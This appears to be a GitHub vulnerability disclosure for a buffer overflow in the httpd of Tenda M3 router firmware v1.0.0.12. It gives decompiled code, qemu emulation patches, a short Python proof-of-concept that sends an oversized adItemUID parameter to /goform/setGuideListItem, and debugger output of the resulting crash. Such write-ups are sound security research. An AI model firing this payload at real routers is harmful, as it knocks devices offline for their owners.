xxy1126 / Vuln Public

Code Issues Pull requests Actions Projects Security Insights

main Vuln / Tenda M3 / formSetGuideListItem /

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readme.assets	3 months ago
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readme.markdown

Tenda M3 contains Buffer Overflow Vulnerability


overview

- type: buffer overflow vulnerability
- supplier: Tenda https://www.tenda.com
- product: TendaM3 https://www.tenda.com.cn/product/M3.html
- firmware download: https://www.tenda.com.cn/download/detail-3133.html
- affect version: TendaM3 v1.0.0.12(4856)

Description


1. Vulnerability Details

the `httpd` in directory `/bin` has a buffer overflow. The vunlerability is in fucntion `formSetGuideListItem`



```
v17 = "success";
s1 = (char *)webGetVar(a1, "action", "edit");
s = (char *)webGetVar(a1, "adItemUID", "1234567890");
nptr = (char *)webGetVar(a1, "listItemNo", "0");
src = (void *)webGetVar(a1, "adGuideName", &unk_AD08C);
v11 = (void *)webGetVar(a1, "adGuideLink", &unk_AD08C);
if ( atoi(nptr) <= 3 )
{
  if ( !strcmp(s1, "edit") )
  {
    if ( strcmp(s, g_GuideArrayID) )
    {
      v1 = strlen(s);
      memcpy(g_GuideArrayID, s, v1);
      memset(g_GuideArray, 0, sizeof(g_GuideArray));
      memset(g_GuideArrayBuf, 0, sizeof(g_GuideArrayBuf));
      v2 = strlen(s);
      memcpy(&g_PicListArrayID, s, v2);
      memset(g_PicListArray, 0, sizeof(g_PicListArray));
      memset(g_PicListArrayBuf, 0, sizeof(g_PicListArrayBuf));
    }
    if ( strcmp(s, g_PicNameArrayID) )
```

In this function, it copies POST parameter `adItemUID` to buffer in `.bss`



```
.bss:000BB828 ; char g_GuideArrayID[32]
.bss:000BB828 g_GuideArrayID  % 0x20                ; DATA XREF: LOAD:00008F04↑o
.bss:000BB828                                       ; formSetGuideListItem+134↑o ...
.bss:000BB848                 EXPORT g_PicListArray
.bss:000BB848 ; _DWORD g_PicListArray[164]
.bss:000BB848 g_PicListArray  % 0x290               ; DATA XREF: LOAD:0000AA64↑o
```

If `s` is too long, it will causes dos(deny of service)

2. Recurring loopholes and POC


use qemu-arm-static to run the `httpd` , we need to patch it before run.

- in `main` function, The `ConnectCfm` function didn't work properly, so I patched it to `NOP`
- The `R7WebsSecurityHandler` function is used for permission control, and I've modified it to access URLs that can only be accessed after login


poc of DOS(deny of service)

```
import requests

data = {
    "adItemUID": "a"*0x2000
```


```python
}
cookies = {
    "user": "admin"
}
res = requests.post("http://127.0.0.1/goform/setGuideListItem", data=data, cookies=c
print(res.content)
```




```
                                                                                    [ DISASM ]
► 0x8cc04 <formSetGuideListItem+364>    bl     #memcpy@plt                        <memcpy@plt>
        dest: 0xbb828 (g_GuideArrayID) ◂— 0
        src: 0xff551010 ◂— 0x61616161 ('aaaa')
        n: 0x2000

  0x8cc08 <formSetGuideListItem+368>    ldr    r3, [pc, #0x5a8]
  0x8cc0c <formSetGuideListItem+372>    ldr    r3, [r4, r3]
  0x8cc10 <formSetGuideListItem+376>    mov    r0, r3
  0x8cc14 <formSetGuideListItem+380>    mov    r1, #0
  0x8cc18 <formSetGuideListItem+384>    mov    r2, #0x290
  0x8cc1c <formSetGuideListItem+388>    bl     #memset@plt                        <memset@plt>

  0x8cc20 <formSetGuideListItem+392>    ldr    r3, [pc, #0x594]
  0x8cc24 <formSetGuideListItem+396>    ldr    r3, [r4, r3]
  0x8cc28 <formSetGuideListItem+400>    mov    r0, r3
  0x8cc2c <formSetGuideListItem+404>    mov    r1, #0
```



```
pwndbg> x/100xg 0xbb828
0xbb828 <g_GuideArrayID>:       0x6161616161616161      0x6161616161616161
0xbb838 <g_GuideArrayID+16>:    0x6161616161616161      0x6161616161616161
0xbb848 <g_PicListArray>:       0x6161616161616161      0x6161616161616161
0xbb858 <g_PicListArray+16>:    0x6161616161616161      0x6161616161616161
0xbb868 <g_PicListArray+32>:    0x6161616161616161      0x6161616161616161
0xbb878 <g_PicListArray+48>:    0x6161616161616161      0x6161616161616161
0xbb888 <g_PicListArray+64>:    0x6161616161616161      0x6161616161616161
0xbb898 <g_PicListArray+80>:    0x6161616161616161      0x6161616161616161
0xbb8a8 <g_PicListArray+96>:    0x6161616161616161      0x6161616161616161
0xbb8b8 <g_PicListArray+112>:   0x6161616161616161      0x6161616161616161
0xbb8c8 <g_PicListArray+128>:   0x6161616161616161      0x6161616161616161
0xbb8d8 <g_PicListArray+144>:   0x6161616161616161      0x6161616161616161
0xbb8e8 <g_PicListArray+160>:   0x6161616161616161      0x6161616161616161
0xbb8f8 <g_PicListArray+176>:   0x6161616161616161      0x6161616161616161
0xbb908 <g_PicListArray+192>:   0x6161616161616161      0x6161616161616161
0xbb918 <g_PicListArray+208>:   0x6161616161616161      0x6161616161616161
0xbb928 <g_PicListArray+224>:   0x6161616161616161      0x6161616161616161
```



```
Program received signal SIGSEGV, Segmentation fault.
0x00019ea8 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────────────────────────────────────────────────────────[ REGISTERS ]──
*R0   0x1
*R1   0x61616161 ('aaaa')
*R2   0x61616165 ('eaaa')
*R3   0xb96cc —▸ 0xb95ac ◂— 1
*R4   0xcf300 ◂— subspl r5, r4, r8, asr #8 /* 0x50545448; 'HTTP/1.1 200 OK\nContent-type: text/plai
 R5   0xce608 ◂— strbtvs r6, [pc], -pc, lsr #14 /* 0x666f672f; '/goform/setGuideListItem' */
 R6   0x1
 R7   0xfffef89d ◂— svchs  #0x6e6962 /* 0x2f6e6962; 'bin/httpd' */
 R8   0xda48 (_init) ◂— mov    ip, sp /* 0xe1a0c00d */
 R9   0x2a080 ◂— push   {r4, fp, lr} /* 0xe92d4810 */
 R10  0xfffef718 ◂— 0
*R11  0xfffef324 —▸ 0x19010 ◂— str    r0, [fp, #-0xc] /* 0xe50b000c; '\x0c' */
*R12  0x30303220 (' 200')
*SP   0xfffef318 ◂— 0x62 /* 'b' */
*PC   0x19ea8 ◂— ldr    r2, [r2] /* 0xe5922000 */
───────────────────────────────────────────────────────────────────────────[ DISASM ]──
 ► 0x19ea8    ldr    r2, [r2]
   0x19eac    cmp    r2, #0
   0x19eb0    bne    #0x19ecc                           <0x19ecc>
    ↓
```



```
 Welcome to ...
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
/bin/sh: can't create /proc/sys/net/ipv4/tcp_timestamps: nonexistent directory
httpd listen ip = 127.0.0.1 port = 80
webs: Listening for HTTP requests at address 20.246.254.255
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
[1]    9729 segmentation fault  sudo chroot . ./qemu bin/httpd
```